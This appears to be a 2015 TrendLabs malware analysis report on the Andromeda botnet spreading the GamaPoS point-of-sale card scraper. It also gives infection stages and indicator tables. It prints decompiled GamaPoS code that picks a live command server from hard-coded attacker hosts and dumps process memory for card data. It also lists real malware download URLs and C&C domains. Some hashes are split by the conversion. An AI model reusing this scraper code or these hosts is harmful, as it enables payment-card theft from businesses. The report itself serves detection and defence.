A TrendLabs Report

GamaPoS

The Andromeda Botnet Connection

TrendLabs Security Intelligence Blog

Jay Yaneza
Trend Micro Threats Analyst

July 2015

Contents

Introduction

The Andromeda botnet is a well-known botnet that surfaced around 2011 and has delivered well-known backdoor variants like Gamarue. In past revivals, the botnet has been distributed through malicious emails containing attachments or links to compromised websites hosting exploit kit content. What makes this botnet successful is its highly configurable and modular design that can fit any malicious intent, like distributing Zeus or, more recently, distributing a Lethic bot.

Earlier this year, the Andromeda botnet was seen using macro-based malware, which is yet again an old trick. What makes this interesting is how the dated botnet and macro malware trick are used together. Indeed, the past few months seem to be quite busy for the Andromeda botnet and its recent activity indicates its operators' intent in the United States.

Threat Details

Infection Chain



Figure 1. Andromeda to GamaPoS infection chain

Stage 1: Botnet Entry

Andromeda is delivered to the desktop either through spammed emails or exploit kit content:

1. Emails with macro-enabled Microsoft™ Word® documents are usually within the context of invoice, payment, or sometimes an individual's resume.



Figure 2. W2KM_DLOADR.WJP, with a fake invoice, leading to a download of Andromeda

Similar to the recently distributed macro malware, the attached document instructs the end user to download and enable its content. This allows the macro malware to execute, thus completing the initial infection of Andromeda.



Figure 3. Document body, with macro routine

There are a total of nine domains used in this campaign, which is found to be hosted in one IP address *80[dot]242[dot]123[dot]144*.The domains are listed in the 'Indicators' section.

2. Aside from spammed emails, compromised web sites leading to exploit-kit enabled websites were observed as well. During this time, the Rig Exploit Kit was utilized and SWF_EXPLOYT.YYJX was delivered to endpoints. The final payload are usually Nullsoft Scriptable Install System (NSIS) packaged executables that bundle TROJ_YASIBU.SS or TSPY_SEKUR.YL . These lead affected endpoints to download Andromeda binaries hosted on the IP address *80[dot]242[dot]123[dot]144*, similar to the spam email and macro-enabled Word document combination.

Based on Trend Micro™ Smart Protection Network™ data, the macro-enabled Word document was the most successful entry vector in the United States. The main IP address *80[dot]242[dot]123[dot]144* has been active since the first week of May 2015, as shown below:



Figure 4. Activity for the main IP address hosting Andromeda

There are nine domains that are used in this IP address. Correlating this back to the initial entry point, the domain *andropaul.com* had the most number of lookups and was used by most macro-enabled Word documents



Figure 5. Domain usage distribution

Globally, the United States (85%) is the top traffic source for the main IP address *80[dot]242[dot]123[dot]144*, followed by Canada (2%):



Figure 6. Global distribution of Andromeda-related traffic

We can say that this campaign has brought more bots under the control of the Andromeda botnet than other campaigns.

Stage 2: Secondary Infection and Ensuring Control

The main purpose of spreading Andromeda is to cast a wide net and gain control of endpoints, effectively making them bots or zombies. These bots can now be controlled via a control panel to perform different commands such as downloading and executing files, performing remote shell, or even uninstalling itself from a system.

Upon entry, Andromeda introduces the following files to the system:

- A copy of PsExec, a legitimate administrative tool in the Sysinternals Suite
- A copy of 32-bit or 64-bit mimikatz, a tool to recover clear text passwords from LSASS
- Several secondary downloaders, coded in .NET framework
- And finally, GamaPoS , which is also coded in .NET

The combination of mimikatz and PsExec on the affected host furthers the control over the endpoint. The endpoint acts as a launch pad for deeper exploration in the network as the mimikatz tool can be used to dump credentials and PsExec can enable lateral movement for the threat actor. On certain instances, GamaPoS is installed.

GamaPoS – a .NET Scraper

When loading, GamaPoS evaluates a list of URLs to see which command-and-control (C&C) server or control panel is up and running. There are usually a few hard-coded URLs.

```
public static string GetGoodPanel()
{
    List<string> list = new List<string>
    {
        "https://hamman.io/",
        "https://185.61.138.148/",
        "https://afasn2n48930.com/",
        "https://fsdj2n32hk43.com/",
        "https://skk3anngjjx84.com/",
        "https://dskkkdjj329910.com/"
    };
    foreach (string current in list)
    {
        try
        {
            using (WebClient webClient = new WebClient())
            {
                ServicePointManager.ServerCertificateValidationCallback = ((object param0, X509Certificate param1, X509Chain param2, SslPolicyErrors param3) => true);
                string a = webClient.DownloadString(current + "check/echo");
                if (a == "up")
                {
                    return current;
                }
            }
        }
        catch
        {
        }
    }
    return null;
}
```

Figure 7. Initial start-up, selecting a control panel

The communication is done in HTTPS and, once a good panel has been selected, it continues execution. GamaPoS only needs one panel to execute. It evaluates the list from top to bottom.

```
private static void Main(string[] args)
{
    if (Manager.Manage(args))
    {
        return;
    }
    try
    {
        IL_09:
        Privs.Get();
        Report.Put(null);
        bool flag = true;
        new Thread(new ThreadStart(Program.MonitorGoodProcs)).Start();
        while (true)
        {
            lock (Program._toMonitor)
            {
                Program._toMonitor.Clear();
            }
            List<string> list = new List<string>();
            List<int> list2 = Ram.ListAllProcs();
            foreach (int current in list2)
            {
                try
                {
                    List<string> list3 = Ram.Dump(current);
                    if (list3.Count > 0)
                    {
                        list.AddRange(list3);
                        lock (Program._toMonitor)
                        {
                            Program._toMonitor.Add(current);
                        }
                    }
                }
                catch
                {
                }
            }
            int millisecondsTimeout = flag ? 0 : TimeSpan.FromMinutes(1.0).Milliseconds;
            Thread.Sleep(millisecondsTimeout);
        }
        catch
        {
        }
    }
```

```
private static void MonitorGoodProcs()
{
    while (true)
    {
        List<int> list = new List<int>();
        lock (Program._toMonitor)
        {
            list = new List<int>(Program._toMonitor);
        }
        List<string> list2 = new List<string>();
        foreach (int current in list)
        {
            try
            {
                List<string> list3 = Ram.Dump(current);
                if (list3.Count > 0)
                {
                    list2.AddRange(list3);
                }
                Thread.Sleep(5000);
            }
            catch
            {
            }
        }
        Program.ProcessCmd(Report.Put(list2));
        Thread.Sleep(TimeSpan.FromSeconds(60.0));
    }
```

Figure 8. GamaPoS monitoring processes

There are no process exemptions and GamaPoS goes through all processes and dumps Track 2 data. Using the MAC address as the file name, unique card number values are then stored in a text file in the folder being used by the malware (in this case, *%UserAppdata%\Intel Wired Network Adapter*).



Figure 9. Main data management and exfiltration of GamaPoS

Finally, it attempts to upload the collected data via the C&C server that has been chosen during initial execution.

While the evaluated example does not do Luhn validation, GamaPoS manually filters the data by evaluating the first few numbers:

- 4 (length=12) – Visa
- 56 to 59 (length=14) – Maestro and other ATM/debit cards

- 6011 (length=12) – Discover Card
- 65 (length=14) – Discover

Other Observed Movements

In the process of classifying indicators related to GamaPoS , we came across a Nullsoft Scriptable Install System (NSIS) package (SHA1: ea0d041f35786966b65ff24ea842b64ae09fd8e5) that was issued to "**ELVIK OOO**":



Figure 10. Certificate issued to an organization "ELVIK OOO"

The name seems to represent Общество с ограниченной ответственностью "ЭлВик", or Limited Liability Company "Elvik". While we are not able to verify the validity of this digital certificate, we have seen similarly signed binaries dropped after executing documents that contain exploits for CVE-2012-0158 or CVE-2014-1761. What's even more interesting is that these documents had found their way to some banks. These files were distributed in Europe and Asia, which is not surprising as operators of Andromeda had move and dropped financial malware on European targets beforehand.

For example, we have seen a file (SHA1: ad4dff33228e15baddeb407a4863e6445fdf120f) of the same construction downloaded from the following URLs:

http://pos-softwareupdate[dot]com/<redacted>/pcicompliance.exe
http://pos-softwareupdate[dot]com/microsupdate/microsupdate.exe

It should be noted that the URLs intend to hide in plain sight:

- The first URL refers to the targeted establishment. It was redacted at the request of our customer. It is noticeable that the downloaded file has a name of *pcicompliance.exe* so as to fool the end user to download a file that would assist in complying with the Payment Card Industry (PCI) Data Security Standard (PCI DSS) or PCI compliance.
- The other URL *microsupdate.exe* is made to look like an update for the point-of-sale platform Oracle® MICROS®.

The certificate used and the reference to a possible PoS target links to this particular event to Andromeda. The tactics may be different from previously described uses of Andromeda and GamaPoS but are still worth noting.

Victimology

Since GamaPoS is being distributed via spammed messages, we l up the threat in scans done to HouseCall, HouseCall for Facebook, and Trend Micro™ Internet Security product users.

However, looking at the macro-enabled Word documents and Andromeda, the targets for GamaPoS are clearly businesses. We have seen files and URLs accessed on endpoints running Worry-Free™ Business Security Services (for small-to-medium sized businesses) and OfficeScan™ Corporate Edition (medium to large businesses). Indicators of GamaPoS have been found in the various establishments, as follows:

- Pet care
- Theatre
- Furniture wholesale
- Home health care
- Online market stores
- Consumer electronics company
- Records storage facility
- Employment agency and professional services
- Credit union

- Restaurant
- Software developer for insurance
- Software developer for telecoms
- Industrial supply distributor



Figure 11. Distribution of GamaPoS victims

Owing to the fact that the files hosted on the initial distribution of Andromeda held two utilities of note (PsExec and mimikatz) that can be used for further penetration, we're cautiously watching infections on these endpoints.

Conclusion

The use of an old botnet as a shotgun method to cast a wide net for targets has its merits. Using spam and exploit kits to establish a large corpus of bots enables operators of the botnet to re-sell interested interesting targets to other threat actors.

The entry points used in this campaign highlights the need for:

- An effective spam filter that can evaluate attachments. We have discussed this briefly in a blog post addressing macro malware.
- The need for patching to avoid known vulnerabilities from exploits and exploit kits

Another interesting move here was the deployment of PsExec and mimikatz – two tools that are widely used in targeted attacks. Trend Micro is monitoring the activity of this ongoing campaign. Indicators that were used as reference in this blog are listed below.

To enhance your security posture on your point-of-sale systems, please read **Defending against PoS RAM Scrapers: Current Strategies and Next-Gen Technologies**. Note that this threat combines a classic botnet with a PoS RAM scraper and thus require a more sophisticated form of defense. The Trend Micro Custom Defense strategy detects and responds to these kinds of campaigns to protect organizations under attack.

Indicators

The list of indicators below is not meant to be exhaustive but to give a good enough sample set. There are more files and indicators that are related to this campaign.

Stage 1: Point of Entry

Files signed by "ELVIK OOO" and have similar construction

SHA1	Detection	Remarks
4a2e1b5a9ef2d4fd62fd3c1af03252bbf54a871a	TROJ_DARKSUN.SM1	Signed by "ELVIK OOO"
ad4dff33228e15baddeb407a4863e6445fdf120f	TROJ_DARKSUN.SM1	Unsigned
3a75942e36505f4cc56f5b24d514607f6f37b6bf	TROJ_DARKSUN.SM1	Unsigned
D5B1FE9C46E31E797AF338A7C10627FBC9743FDE	TROJ_ARTIEF.JAF	Drops cc853b09c99e990255b95ed0af3a767213471ed6
cc853b09c99e990255b95ed0af3a767213471ed6	TROJ_DARKSUN.SM1	Signed by "ELVIK OOO"
FA3FC514312CC052D27971A12C56913EDC9B3426	TROJ_ARTIEF.VW	Drops 6E78B29F7C989504816DF3247B077D7BCED8B18C
6E78B29F7C989504816DF3247B077D7BCED8B18C	TROJ_DARKSUN.SM1	Signed by "ELVIK OOO"
FCC09A899E793DE6DAEEE773FA135CAA7AF25C68	TROJ_ARTIEF.YYTN	Drops ADED761FC040C0A2BDCCC54941F66B13B36E211D
ADED761FC040C0A2BDCCC54941F66B13B36E211D	TROJ_DARKSUN.SM1	Signed by "ELVIK OOO"
ea0d041f35786966b65ff24ea842b64ae09fd8e5	TSPY_SEKUR.YL	NSIS package, signed by "ELVIK OOO"

Marco-enabled Word document, leading to Andromeda/Gamarue bot

SHA1	Detection	Connection
dc033fd49c2a5c642017253d450954b7233a0fcd	W2KM_DLOADR.DRO	80.242.123.144/down/spm/andro.exe
eb1d1b6904ed1c698a19562be83924809a478c2b	W2KM_DLOAD.XMNR	80.242.123.144/down/spm/andro.exe
f47583d3e63440e4e6786787dd8f57bc5bdb2538	W2KM_DLOADER.AN	80.242.123.144/down/spm/andro.exe
AD53C182B68598F7BBC01A5D757D20E9B42B60B1	W2KM_DLOADR.DC	paulcrabs.com/down/spm/andro.exe
9D8DF109B1DF285028B4187995DEB75B968A7492	W2KM_DLOADR.DC	paulcrabs.com/down/spm/andro.exe
730C538AD562BB1FF6ABAA121E1563F8B1D17F36	W2KM_DLOADR.DC	paulcrabs.com/down/spm/andro.exe
46026d4e45e4ae93b4a5b831a94a68b00eb035bc	W2KM_DLOADR.IK	alexawork.com/down/spm/andro.exe
8638b7838d59baf7bc652e2b707bddd6b4c2876f	W2KM_DLOADR.XTUP	sarawork.io/down/spm/andro.exe
8ed4105b2f26ce4fbec74a0413291429b6e3c398	W2KM_DLOADR.WJP	andropaul.com/down/sprld.exe
9cc5a4cd148aedf2c9e281cd746bca40b5241b4a	W2KM_NAMAGIF.UK	andromike.com/down/andro2.exe

Domains used to distribute Andromeda/Gamarue:

Domain	Created Date	Expire Date
androjose.com	May-02-2015	May-02-2016
androkyle.com	May-27-2015	May-27-2016
top1ess.com	Oct-22-2014	Oct-22-2015
paulcrabs.com	May-25-2015	May-25-2016
alexawork.com	May-20-2015	May-20-2016
sarawork.io		May-23-2016
andromike.com	May-02-2015	May-02-2016
androryan.com	May-02-2015	May-02-2016
andropaul.com	May-02-2015	May-02-2016

Stage 2: Secondary Payload

SHA1	Detection	Hosted on
b5c62d79eda4f7e4b60a9caa5736a3fdc2f1b27e	N/A – PSEXEC	Almost all domains with IP 80.242.123.144
56340acbc8ba55580df3a9c391b898792e6aa95d	HKTL_MIMIKATZ	Almost all domains with IP 80.242.123.144
54aafee9674ad7f3b9cb0ff2fcc2a8c2148f95e7	HKTL_MIMIKATZ	Almost all domains with IP 80.242.123.144
9a5d4fd045ac306e9223bbb9358d51ca118817d1	HKTL_MIMIKATZ	andromike.com
5e278546cd125ff0f841c0612016e3dc56652c6e	TSPY_SEKUR.YL	andromike.com
c5d6a035c764ab6e98f98ac2f6b0b8847def2286	BKDR_ANDROM.YUYCY	80.242.123.144
02e83e81b5ecb27ddfc2675d61dd5faaa89a1846	BKDR_ANDROM.YUYDT	paulcrabs.com
e2223abd8a54ec8dec24b712e78bfac25daa4d4f	BKDR_ANDROM.YUYDT	paulcrabs.com
b1480e70b0814159aeaf3a1684b3d9aad4ad6a00	BKDR_ANDROM.YUYDT	paulcrabs.com
1571300e84210bf0afdcc8f3aa038f0d4944e697	BKDR_ANDROM.YJK	paulcrabs.com
b75e4e0d4e9633e9832756aa9ec5c3f3f835757d	BKDR_ANDROM.YUYDT	paulcrabs.com
7c99d3c3907b0039c094bcfd9c95f250940ab6b1	BKDR_ANDROM.YUYDT	paulcrabs.com
4c010bfc2295136e70793cd541f663a42716109a	BKDR_ANDROM.YUYDB	alexawork.com, sarawork.io
67a704c311824b2da3f24e387568be48317aba19	BKDR_ANDROM.YUYDT	alexawork.com
f749c0a5680437ad4184d8897a6684782cd41471	BKDR_ANDROM.YUYDT	alexawork.com
51401a92b55a7322dfc4e7be12a185f1d48561ad	BKDR_ANDROM.YUYDT	sarawork.io
e62578a18eb61fcda014f1e4	BKDR_ANDROM.YJK	sarawork.io

8c53c2238556d35e		
f1bc88406c014d71f94d9bd8c7626a80a4dddd81	WORM_GAMARUE.FUV	sarawork.io
8c12d374225c6884a94ec2918dc1e80759f8b0d9	BKDR_ANDROM.YUYDT	sarawork.io
3504469108a63eb1fe2295a1f135c40319f2eddc	BKDR_ANDROM.YUYDT	sarawork.io. top1ess.com
893296c41a47cab22c49404ac88a2ce59f812eec	BKDR_ANDROM.YUYDT	top1ess.com
32712749e2585a4dc016c0a3b390b914b38efdb0	BKDR_ANDROM.YUYDT	top1ess.com
0cd60edb5e9d374b3f1ab5d10b685e3d454ee6c8	BKDR_ANDROM.YUYDT	top1ess.com
63b222b558c94eb70295b30c59dcded4c4a3e941	BKDR_ANDROM.YUYDT	andropaul.com, andromike.com
4f301612e16481ca9278f656c0d3a4dc1a6fca24	BKDR_ANDROM.YUYDT	andromike.com
5e278546cd125ff0f841c0612016e3dc56652c6e	TSPY_SEKUR.YL	andromike.com
2a6325b68ae2132f6c9bd989f24f437fbc9e0894	BKDR_ANDROM.YUYDT	andromike.com
a59fdb111d8f1c2f9f0617fe9315c187aa6e75b9	BKDR_ANDROM.YUYCW	androkyle.com
16ffc0f37e778917e5891e1417f24f31705f140b	BKDR_ANDROM.YUYDT	androkyle.com
e725451383bb05b19e7718ff679ab22725ff1190	BKDR_ANDROM.YUYDT	androkyle.com

Stage 3: Final Payload – PoS threat

The following files are related to the PoS threat

SHA1	Detection	Connected to
b09aa38fc367dd554cc38e e8e315adbf67747b51	TSPY_GAMAPOS.B	palevo-inc.com:443
35fb8bf532863e7696600 70079799ada057af7c7	TSPY_GAMAPOS.B	g-tr.io:443
efb8cdfb517a66a241e22b6 2b72e0b1fa332001e	TSPY_GAMAPOS.B	gt-r.io:443
54b77db60dca4962dd6b5 a2227f940be16deac41	TSPY_GAMAPOS.B	gt-r.io:443
A3EACAF3BB597EFD0103 B12E63485261AA3E9FA3	TSPY_GAMAPOS.B	gt-r.io:443
5a3baee93760b9c11d8915 7778b99e0491a2f938	TSPY_GAMAPOS.B	gt-r.io:443
70d6b5b9106ac86b0e7f6 4d19514d2652846a91f	TSPY_GAMAPOS.B	hamman.io:443
868488e734833b5f47037 a3efe1b577b6dc827b7	TSPY_GAMAPOS.B	hamman.io:443
